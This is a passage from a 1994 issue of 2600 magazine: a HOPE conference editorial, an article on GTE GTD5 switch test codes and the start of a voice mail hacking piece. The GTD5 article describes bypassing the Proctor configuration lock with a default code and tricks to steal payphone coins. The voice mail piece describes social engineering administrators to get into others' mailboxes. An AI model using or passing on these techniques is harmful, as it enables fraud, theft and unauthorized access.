nutritional information

Hackers On Planet Earth	4
Life Under GTD5	6
The Joys of Voice Mail	12
Finger Follies	14
Cordless Fun	18
Admins Without a Clue	19
Hacking Prodigy	20
Hacking the Small Stuff	22
Letters	24
DTMF Decoder	32
Monitoring Keystrokes	38
2600 Marketplace	41
Facts	43
Detecting Corporate Leaks	44

OUR ADDRESS:


2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

2600


The Hacker Quarterly

VOLUME ELEVEN, NUMBER TWO
SUMMER 1994

$4 ($5 in Canada)




Germany




A set of German phone booths. Note the incredible size of the handicapped booth.
Photo by Frion Man

Mexico




Public card reader payphone in Tijuana.
Photo by Dan Hank

Aruba



Another card-only payphone.
Photo by YETI

Ecuador



This phone on the Galapagos Islands is the reddest we've ever seen. Trust us, it really is red. A true red box. Really.
Photo by BLUBXR

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. TAKE US WHERE WE HAVEN'T GONE!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1993 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Holly Kaufman Spruch

"Our experience has found that the best way to hurt a computer offender is to take away his toys. Computers are expensive items, and young offenders in particular may be unable to replace them. The seizure of the offender's computer by police also immediately and dramatically brings home the consequences of computer crime in a way that interjudicial proceedings cannot match. The knowledge that the seized computer system will be retained by law enforcement hastens the realization that the offender must change his lifestyle." - Kenneth Rosenblatt from "Deterring Computer Crime" as published in "Prosecutor's Brief", Summer 1989

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, Kevin Crow, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the walled in.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Shout Outs: Joe630, mtv.com, sub pop, Faith, and Hope.

Hackers On Planet Earth

It was a little less than a year ago that the idea of a major hacker event in the United States this summer was first expressed. The success of Hacking at the End of the Universe (HEU) in Holland led many people to ask why such an event couldn't occur in the United States. In our Autumn 1993 issue, we wondered if such a thing would ever happen here. But it wasn't until a couple of months ago that the enthusiasm here began to spread like an infectious disease. It's been a long time coming and this summer seemed like the perfect time. After all, it's our tenth anniversary and the hacker world is bigger than it's ever been.

And so, Hackers On Planet Earth (HOPE), the first-ever global hacker event to take place in this country, will be held in New York City on August 13 and 14. (Full registration info can be found on pages 13 and 47, as well as a special insert sent to all subscribers.) One way or another, history is liable to be made.

What exactly is a "global hacker event"? It's different from the various hacker conferences that take place in this country - Summercon, Def Con, and HohoCon are all well worth attending and usually take place every year. The annual Hackers Conference that takes place in California might also be worthwhile - we can't seem to find any hackers who have ever been invited to it though. The 2600 meetings in various cities are still more ways for hackers to get together, this time on a monthly basis.

We believe HOPE will have ingredients of all of these events but will also add something to the equation that just hasn't happened here yet. Hackers will work together for two days and nights and celebrate their existence in what has unfortunately become an often hostile environment. The general public will have a chance to see things from our perspective - the conference will take place in the middle of New York City and will be cheap enough for nearly anyone to attend. Seminars, talks, and workshops will take place around the clock in an open atmosphere. The uses and abuses of technology will be discussed - and demonstrated. A giant ethernet, similar to the one created at last year's HEU, will be constructed here (everyone is encouraged to bring a computer for maximum effect). This, along with our hookup to the Internet, will give many people their first taste of the net. And it will be hackers, not large corporations, leading the way.

An excellent example of what we intend to do was recently demonstrated on New York's WBAI-FM. During a fundraiser for this noncommercial radio station, listeners were offered a year of unrestricted Internet access on escape.com, a new Internet service in New York for a pledge of $100. People in the hacker community have designed this system and are the ones who keep it going. (The normal rates for this system are $16.50 per month with no time limits, probably the cheapest net connection possible. You can connect at (212) 888-8212 or call the voice line at (212) 888-8780.) New Yorkers jumped at the chance to get true access to the net without having to always watch the clock and pay outrageous fees. In two hours, escape.com brought 86 new people onto the net and raised $8600 for a noncommercial radio station. This means something. There are swarms of people in our society who want to listen to what we are saying and who understand our spirit, if not our language. The hacker spirit has manifested itself in many of us but it lies dormant in a far greater number. If we have an opportunity to reach still more people, we should. Some won't understand but those who do could turn out to be very important to the hacker world. Only when the general public begins to see that there is far more to us than what they read in tabloids will their perception of us begin to change. And that could change everything.

It's always been in the interests of the phone companies and corporate online services to paint us in as evil a light as possible. Then they can continue to play by their rules, charging consumers as much as they want and not having anyone credible to challenge them. But a growing number of people are realizing that it's not as black and white as these entities want us to believe.

We've seen it happen twice in Holland. The United States is long overdue. But this isn't the only "Hacker Congress" happening this year. On October 7, 8, and 9, the "First International Congress about Viruses, Hacking, and the Computer Underground" will take place in Buenos Aires, Argentina at the Centro Cultural Recoleta, Junin 1930 from 3 pm to 9 pm. We're happy to learn that there is a thriving hacker culture there as well and we hope many Americans and Argentines attend both events.

According to the organizers, "the congress will be oriented to discuss subjects related to hacking, viruses, and the technology impact in the society of now and in the future. We will also have discussions about cyberpunk, virtual reality, the Internet, the phone system, programming, etc.... We expect the congress to be as open as possible, offering freedom to speak to all attendants, being from the 'bad' or 'good' side of the discussed issues. As we in Argentina don't yet have laws against hacking or virus writing or spreading, we think it is very important to discuss all those items as freely and deeply as possible." For more information, send email to: fernando@ubik.satlink.net, Fidonet: 4:901/303. You can phone +54-1-654-0459 or fax +54-1-40-5110 or send paper mail to: Guemes 160, dto 2., Ramos Mejia (1704), Provincia de Buenos Aires, Republica Argentina. Admission to this event is, incredibly enough, totally free.

There are a lot of bad things we can focus on - the Clipper chip, increased surveillance, technological ripoffs, imprisoned hackers, and so much more. But there's also a great deal to be optimistic about. We've got the means to see things in different, non-traditional ways and, most importantly, share these perceptions with each other. This August, we'll have the chance to take that one step further. It may be the only hope we have.

life under GTD5

by Zaphraud

Specific Telephone Telecommunications

First, let me state that I am aware that GTD5 is not an actual, physical switch, but rather a software protocol thingy, that can run on numerous switches. GTE uses DMS-100's, ESS'es - I have even heard that some small GTE areas use PBX switches designed for businesses!

GTD5 is a strange switch to be under. The most obvious sign of a GTD5 switch is having to dial xx# to access special features (cancel call waiting, call forwarding, etc.) as opposed to dialing *xx under the more common switches.

In fact, the first thing that I noticed under GTD5 is that the # key is a strange kind of enter key, it will tell the switch "I'm all done now, process my digits." I'm not sure what the significance of this is, or what can be done with it.

Also worth knowing is that there are various sub-versions of GTD5. I am under GTD5.03f12 in Camarillo. (That's interesting because the last time I checked it was 5.01f12! I just checked now, and *surprise!* Both 5.01f12 and 5.03f12 are the same, as far as I can tell, and the f12 part has never changed. Oxnard, a city nearby, uses just GTD5U and they do not yet have the Proctor Test Set. I suspect that's where the 5.01 part comes in. Thousand Oaks has 5.01. No f extension. I have absolutely no idea what the f extension means...

Whenever I dial a call, before the ring I hear silence, and after the line starts doing something (i.e. ringing, busy, etc.), I can hear a quiet, high pitched sound, if I really strain my ears (is that possible?). I believe this is the sound that the digital to analog converter makes, as it sounds about the right frequency for it. I like this, because I have 3-Way calling, and it lets me know when to flash the other line on, without having to wait for a ring signal.

11X Dialing Features

GTD5 provides a wide variety of switch-based tools for linemen to use. These tools fall in the 11X dialing area. They cannot be dialed off the back of a local PBX that I use, probably because there is a direct link into the GTE switch via optical cable, and to have copper line testing features would be silly. Here is a list and description of them, as they are found in our area. Note that they vary from area to area, but that they are still going to be 11X numbers. For example, the Proctor Test Set in Los Angeles is not 117, but rather 111. This is the list as it appears in Camarillo. 114, 119, and 113 work as described in Oxnard and Thousand Oaks. Thousand Oaks also has 117 identical to that of Camarillo.

111 - No real function. Neat-o message I have not heard anywhere else. Rings immediately after dialing third one. Answers after one to four rings with "We're sorry, your call cannot be completed as dialed. Please check your instruction manual, or call the repair office for assistance." Basically it tells the lineman he screwed up.

112 - Have not discovered anything or no function.

113 - Strange method of dialing. You can dial 113+7D, and if 7D is a phone number that is in your exchange, then one of two things will happen: It will connect exactly like a regular call (even requires 25 cents from a payphone, deposited before call, and yields same error message if coin is not deposited); It will come up with a rather strange error message; "We're sorry, your call cannot be completed as dialed from this telephone. Please check the number and dial again, or call your operator for assistance."

If you dial any other number, whether it is local, zone unit (short distance) or long distance, if it's *not* in your exchange, it will say that the call cannot be completed as dialed (the ordinary error message normally heard) and to check the number and dial again.

What determines whether a phone has 113+7D dialing capabilities or not I'm not sure of, but I can pass along the following findings:

Every payphone I have been at lets 113+7D dialing go through, provided a quarter was deposited first.

The odds of a normal line allowing 113+7D to go through appear to be about 1:4, from the test dialing my friends and I have done.

Another interesting thing to note is that when I dial 113+ [Number of a payphone that does not accept incoming calls] from my line (not 113+7D compatible), I get the ordinary call cannot be completed message, but if I call the same number from a payphone, I hear the "from this telephone" message! This has led me to wonder if there are phones that can bypass the incoming call blocking. So far I have not found any.

114 - Local ANAC. Gives a single touch tone, then reads back your phone number. The official name is not 'Local ANI', but I prefer calling it that, as ANI is so much easier to remember (and say) when compared to the official name, ANAC.

115 - Have not discovered anything or no function.

116 - Limited data available. Waits for digits. After most, says: "We're sorry, we cannot process your custom calling request at this time. Will you try again later please?" When I dial 116+8xx..., 116+5xx..., 116+*xx..., or 116+#xx... nothing happened. After several digits, including * and #, got a typical error message. 116+8+*+# yields this message.

117 - Proctor Test Set (in my area). This is the neatest feature by far. See below for instructions.

118 - Have not discovered anything or no function.

119 - Line Open. This is identical to using the Proctor test set, option 13. It performs exactly the same function, and exists only for compatibility in Camarillo. Oxnard needs this test until they obtain GTD5.01 or better.

117 - Dial Test (in Oxnard). This test will beep four times, and beep an additional four times after each DTMF key pressed. It has no other apparent function.

The Proctor Test Set

The Proctor Test Set can be used for many things, the most common being:

Checking the line for bugs
Tuning up a red box
Ringer test (make your phone ring)
Identifying a DTMF digit
Making the line go dead for a few minutes (open line)

Dial 117. You will hear the following menu. Bear in mind that you can always re-hear the menu either by waiting for it to replay or by flashing the hook, and that a hookflash is a lot like an abort key. (Example: Proctor says "Please deposit coin" but you're calling from home experimenting. Just flash the hook and it goes on to the next part of the test.)

A word about the Proctor Test Set's numbering system - 0-9 are, quite obviously, 0-9. But a little known fact is that all the keys can at some time or another be used as numbers, in a strange way. Here is a translation table:

0-9	**0-9**
A	**10**
B	**11**
C	**12**
D	**13**
*****	**14**
#	**15**

This works because GTD5's tone decode thingy is set to dial mode, and those are the actual hexadecimal values it produces... in the other mode, row/column mode, the chip's first two bits will determine row, the last two, column. That mode is *rarely* used....

Interestingly, dialing 1A is the same as dialing 20. Ever see a little kid counting "eighteen, nineteen, tenteen, eleventeen"? Well, Proctor does this. It's base ten hexadecimal! That's why dialing B works for dialing 11... the security feature apparently only starts looking to block out the config after the first one is dialed.

Also worthy of note is that if, in parameter select, you dial (a-d)# or 1(a-d)#, you will be read the number back as you dialed it! Example: Dialing 1A# results in hearing "one ten" read back to you! But that's not why... Proctor doesn't know the word "ten" except as in "Please deposit ten cents" so I looked some more and found:

0-9 says 0-9
A says "Ten"

B says "Twenty-Five"
C says "Please go on hook"
D says "Pass"

By doing this, you are listening to the hidden order of the sounds in Proctor's program, and actually learning a little about how it was made! Each sound has an ID#, and by Silver Boxing, you can find out some more sound ID#'s!

Please be careful changing parameters. I turned ESS Select on, accidentally, this Sunday morning. It's now Sunday night and the test set still won't work. I'll have to wait until Monday for them to fix it, I guess!

The Main Menu

"Proctor Test Set."
(after the "please" starts, you may press menu selections)
"Please select test.
Line test dial 2
Coin collect test dial 3
Coin refund test dial 4
Coin relay timing dial 5
Coin test dial 6
Party ground test dial 7
Ringer test dial 8
Party 2 ringer test dial 9
Dial test dial 0
Ack suppress telephone test dial 10
Reverse line dial 12
Line open dial 13
Complete data mode dial 14
Ack suppress test 1 dial 15
Ack suppress test 2 dial 16
1A Coin Relay dial 17
For access to other tests dial 19."

Note that 11 and 18 do not appear on this list. More on that later....

Explanation

(inside parenthesis is choice) [inside brackets is only heard if Complete Data Mode is on]

Line Test (dial 2)

The line test checks for problems on the line, namely that of shorts. It also, because of its on-hook nature, can be used to check the ringer.

What happens: There will be some clicks heard, and then it will say "Line current (pass/fail) [xx milliamps]". This is how many amps the phone is sucking out of the wall. If more than one phone is picked up, the number will change to the phone that sucks more, because picking up another phone causes the voltage to drop, i.e., the current should never be too much. Line test will then say "Loop leakage test. Please go on hook." At this point, hang up. Wait for the phone to ring, then answer. When you answer, it will say "Loop leakage (pass/fail) [(exceeds 200 K Ohms/xxx K Ohms)] line ground (pass/fail) [(exceeds 200 K Ohms/xxx K Ohms)]."

What this tells you is the following: Line leakage - The impedance of the phone line when no phones are off hook. An off hook condition is generated at above 2K Ohms, but it should definitely be over 200K Ohms, although not infinite (the ringers have to be attached!). A fail condition will read the impedance of the line. Most bugs powered from the phone line will cause this test to fail. It could also indicate problems in the ringer or water in the line. Line ground - like line leakage, only for the ground line. Payphones have a ground line, the yellow wire usually, and a failure here could indicate water in the lines or a faulty coin circuit.

Coin Collect Test (dial 3)

This test checks that the coin hopper in a pay (fortress) telephone properly dumps coins into the storage area, where they will await a telephone man to pick them up. That is all it does. It will ask you to deposit a coin, which it will promptly dump into the storage area as soon as it reaches the hopper. No more information is given, even if complete data mode is on. Pass or fail is indicated by the path the coin takes. A lineman should see it come out the hole on the bottom left side of the phone. An unhappy phreaker will hear it clunk in with countless other coins, where it will become unrecoverable and property of GTE. For you technical folks, coin refund and coin collect signals are 100 volt pulses that are sent down the line, and grounded by the phone onto the yellow (ground) wire through the hopper controller.

Coin Refund Test (dial 4)

This test is exactly the same as the line coin collect test, except that the coin is sent out the bottom right side of the phone, or, back into the coin refund test. It's fun to do, because it shoots them right back in. A

neat trick to pull is deposit about $5.00 in miscellaneous coins into the phone before selecting this test, then call a friend over and say "Check this out." Select the test and drop in a nickel. Your amazed friend will watch your nickel, and all the other money that you stuck in (which was waiting in the hopper) come out, and probably never stop begging and pleading you to tell him or her how you did it.

Coin Relay Timing Test (dial 5)

This tests the timing of a coin ground pulse. It will respond with "Coin relay timing (pass/fail) [xxx milliseconds]." Typical values are between 500 and 700 milliseconds. This won't test the tone timing of a coin.

Coin Test (dial 6)

"Please deposit coin...." This tests coin tone pulses. A typical coin pulse consists of 1700Hz and 2200Hz. A nickel is one pulse of 66 milliseconds, a dime is two such pulses separated by an equal time of silence, and a quarter is five 33 millisecond pulses separated by 33 milliseconds of silence. It will accept wild variations in timing, however. The frequencies must be within plus or minus 30Hz. The response is: "(Coin timing fail/(5 cents/10 cents/25 cents) Low-tone frequency (pass/fail) xxxxHz. High-tone frequency (pass/fail) xxxxHz. Low-tone level (pass/fail) negative xx dB. High-tone level (pass/fail) negative xx dB. Please deposit coin."

A great aid to linemen who need to fix the coin tone section on their red, er, ah, payphones...

Party Ground Test (dial 7)

I'm not really sure what this does, but for me it says "Party ground (pass/fail) [xxx Ohms]"

Ringer Test (dial 8)

This test will ask you to hang up, then will ring your phone. When you answer, it will replay the menu. That's it.

Party 2 Ringer Test (dial 9)

I am unable to distinguish how this is even slightly different from a Ringer test....

Dial Test (dial 0)

This will do one of two things. If Complete Data Mode is off, it will ask you to "Please dial all digits." Dial them left to right, bottom to top (123456789*0#). It will respond with "Dial test (pass/fail)". If Complete Data Mode is on, it will ask you to "Please dial one digit." Dial a digit. It will then respond with Low-tone frequency (pass/fail) xxxxHz. High-tone frequency (pass/fail) xxxxHz. Low-tone level (pass/fail) negative xx dB. High-tone level (pass/fail) negative xx dB. Please dial one digit." Digits consist of one tone from the low-tone group and one tone from the high-tone group. The groups are as follows: Low Tone: 697Hz, 770Hz, 852Hz, 941Hz High Tone: 1209Hz, 1336Hz, 1477Hz, 1633Hz The high tone group describes the horizontal coordinate of the digit, whereas the low-tone group describes the vertical coordinate of the digit. By using this list in conjunction with the dial test with complete data mode on, one can identify any DTMF tone. There are, however, better ways to do this, but not with Proctor.

Ack Suppress Telephone Test (dial 10 or A)

After selecting this test, you will hear:

"Party one telephone. Line current pass. Please dial all digits." Dial all of the digits. It will respond with "Dial test (pass/fail). Please dial one digit." Dial it, and listen to it say "Digit detected. Please go on hook." Hang up, and when the phone rings, pick up and it will tell you if the test passes or fails. Search me what it's good for....

Configure Proctor Test Set (Dial 11 or B)

Like 18, this is *not* read on the menu. Also good to know is that access to this feature by dialing 11 can be turned off, so that it can only be accessed from the CO. But for one reason or another, dialing B will always work! After dialing 11 or B, a 3 digit security code may be needed. The default for this code is 000 (three zeroes) and if the test set has been configured to block access via 11, then most likely you will be able to access it by dialing B000, because they will not be anticipating that remote access is even possible!

The Set will then ask you to "Please select parameter". It will *not* read a list of parameters, but will identify a parameter after it is keyed. To select a parameter, dial its number, then dial #. The Set will then read the parameter number, name, and its current value. It will then ask you to enter a new value. You do this by either: Dialing the new value and hitting pound or, if it's a toggle value, typing *# (asterisk pound). Note that I'm not exactly positive that *# is correct, but it works for me!

Parameter List:

1 - Dial Speed Low Limit (set to 8.0 pps)

2 - Dial Speed High Limit (set to 11.0 pps)

3 - Dial Ratio Low Limit (set to 58%)

4 - Dial Ratio High Limit (set to 64%)

Parameters 1-4 are for pulse dialing. pps is "pulses per second" and the percentages refer to percentage of time off-hook vs. on-hook.

5 - Tone Dial frequency tolerance (set to 1.5%)

6 - Tone Dial Level High (set to 3dB)

7 - Tone Dial Level Low (set to -2dB)

8 - Twist High Limit (set to 4dB)

9 - Twist Low Limit (set to -6dB)

Parameters 6-9 are for tone dialing. Twist refers to the ratio of low-frequency to high-frequency in the DTMF tone.

10 - Line Ground leakage (set to 100Kohm)

Refers to minimum on-hook resistance that is acceptable between phone wires and ground wire)

11 - Loop Leakage (set to 100Kohm)

Refers to minimum on-hook resistance that is acceptable between red and green wires.

12 - Loop Current low limit (set to 20 milliamps)

Refers to the minimum amount of current an off-hook phone may draw. There is no maximum as the current draw is limited by the switch itself.

13 - Party Ground high limit (set to 3.0 Kohm)

14 - Party Ground low limit (set to 1.0 Kohm)

15 - Coin Tone frequency tolerance (set to 1.5%)

How picky should Proctor be about your red box?

16 - Coin Tone level high (set to 0 dB)

17 - Coin Tone level low (set to -25 dB)

18 - Coin Ground high (set to 1.5Kohm)

19 - Coin Ground low (set to .5 Kohm)

20 - Security Code (set to 000, default, changeable by user!)

21 - Security Code (on/off)

22 - Line Reverse (set to off, default value)

23 - 1A Coin Relay (set to off, default value)

24 - User Program is on (???)

25 - Dial Timing (set to 10.0) (???)

26 - ESS Select (set to off)

27 - Coin Tone Frequency select (set to 2) (type of coin tones)

28 - Coin relay timing, low limit (set to 500 milliseconds)

29 - Coin relay timing, high limit (set to 700 milliseconds) How picky is Proctor about your paper-clip technique?

30 - 1A Coin relay timing low limit (set to 400 milliseconds)

31 - 1A Coin relay timing high limit (set to 500 milliseconds)

1A users better have quick paper-clip motion!

32 - Coin Refund Current (set to - (negative))

Set to positive, watch the lineman lose his quarters when he does a coin test!

33 - Divided digit test (is off) (???)

34 - Remove Coin Ground Test (set to on)

35 - Illegal Parameter

36 - Telephone Dial access to parameter program (set to off)

This means I can't dial 11 to use it... but dialing B works!!

37 - Illegal Parameter

Reverse line (dial 12 or C)

This will exchange, temporarily, the tip and ring wires, thereby reversing the polarity of the line. On payphones in my area, the DTMF dial circuit will not work after doing this, because there is no bridge rectifier on it. The line will be changed back to normal if you flash the hook, hang up, or dial 13 again.

Line Open (dial 13 or D)

This removes the phone from the switch for about 45 seconds. This is very similar to cutting the wires to the phone. What this is good for is if a lineman wants to test line impedance with a VOM, check the line for stray voltage, etc. It's also handy for snaking quarters from people too dumb to check for dialtones at a payphone... open the line, hang up (it doesn't know if you hang up - How can it with no voltage (and therefore no sensor ability) on the line) and just wait for Joe Sucker to deposit a quarter. Then come back and pick up the phone. Wait patiently for the test menu and when you hear it, select Coin Refund Test. Deposit a nickel, and you get $.30 back!

Complete Data Mode (dial 14 or *)

This is a toggle modifier that controls whether the test set will read back everything it knows, or just a pass/fail condition. Every time you dial 14, its status will be toggled. Its default value is off. Pressing the * key will also select complete data mode. This is convenient, as it's probably the most often used feature.

Ack Suppress Test 1 (dial 15 or #)

"Please deposit five cents." "Please deposit initial rate."

Ack Suppress Test 2 (dial 16)

"Please deposit five cents." "Please deposit ten cents." "Please deposit 25 cents." "

1A Coin Relay (dial 17)

This is a toggle modifier that controls how the system interprets coin timing. Its default is off. Apparently the ESS1A switch used different timing in its coin tones, and there are still some 1A payphones in use. I believe the Radio Shack Dialer 6.5536 Mhz Crystal combination produces the 1A tones, but I am unsure.

GTD version number (dial 18)

This will tell you the version number of the GTD switch you are under. This kind of thing is essential for those phone phreaks who are "socialites" and wish to learn more.

For access to other tests, dial 19. The other tests are tone tests. Not like dial and redbox, but the *other way around*. They spit tones out into your phone. Nothing special though. The tone tests can be used for measuring frequency response, signal to noise ratio (a zero tone test amplitude vs. a milliwatt test tone amplitude) and other nifty things. One thing I like is option number 7, at a payphone. It is so loud that it can be heard for up to 25 or 35 feet away on a quiet day!

Here is a list of the tests:

Milliwatt test tone (dial 2)

Lasts for 3 minutes, is full-blast 1000Hz tone

Zero Tone test 1 (dial 3)

Lasts for 3 minutes, absolute silence. Great for measuring line noise.

Zero Tone test 2 (dial 4)

Identical to Zero Tone test 1 as far as I can tell.

Three tone test (dial 5)

1000Hz for 15 seconds, 500 Hz for 15 seconds, 2000Hz for 15 seconds.

10 tone test (dial 6)

10 tone ack suppress test (dial 7)

Pressing 0 will return one to the main menu.

the joys of voice mail

by snes

The key to most voice mail systems is that they are very user-friendly, but only if you know how to use them. If your college has a VMS then you probably know how to use the main functions. On the other hand, if you call in and try to widen your VMS horizons, then you will probably notice that it seems considerably more difficult. They are designed this way, so you must be patient in learning the ways of the system. One thing to remember is that it's easy to get system administration to help you - all you have to do is act extremely technically unindined. Example: you want into someone else's mailbox for a limited time, so you tell your administrator that someone has changed your password and you can't get in. When he asks for your mailbox number, say the numbers slowly, and just a little erratically. This makes you sound unfamiliar with numbers, machinery, etc. Remember: one of the best hacks is to act like a victim of one. Now that you have some general ideas of voice mail, on with the meat.

Below is listed enough of the intricacies of "Meridian Mail" to get you going. If anything, this article will be a guideline so others can document their systems for the rest of us. Anything listed in outline form is simply for easy reading and quick access.


To get into a mailbox, dial the system number, then dial the four digit mailbox number, then "#". Dial the password (see below), then "#".

In this system, most mailbox commands are two digits. These include changing the password, recording messages of all kinds, and in mine, you can even change the preset for operator assistance. Because of a prank I played in early 1992, my school now has randomly assigned passwords at the beginning of each year. However, when a mailbox is first created, its password is the same as the mailbox number. The lazy admin of most colleges leaves it like this. The help hotkey for Meridian Mail is the * key. Pressing this will bring sweet Ms. Meridian to your aid. Playing pranks or just keeping an eye on your student government, the key lies in not utilizing one mailbox function, but rather in combining them. Unfortunately, there are certain safeguards against password hacking in this system. This also can work to your advantage: in this system, after the third incorrect password attempt, the mailbox in question will lock up, preventing access to anyone, even to the person with the right password (grin). If you do get the right password, you rarely want to change it because as soon as the owner 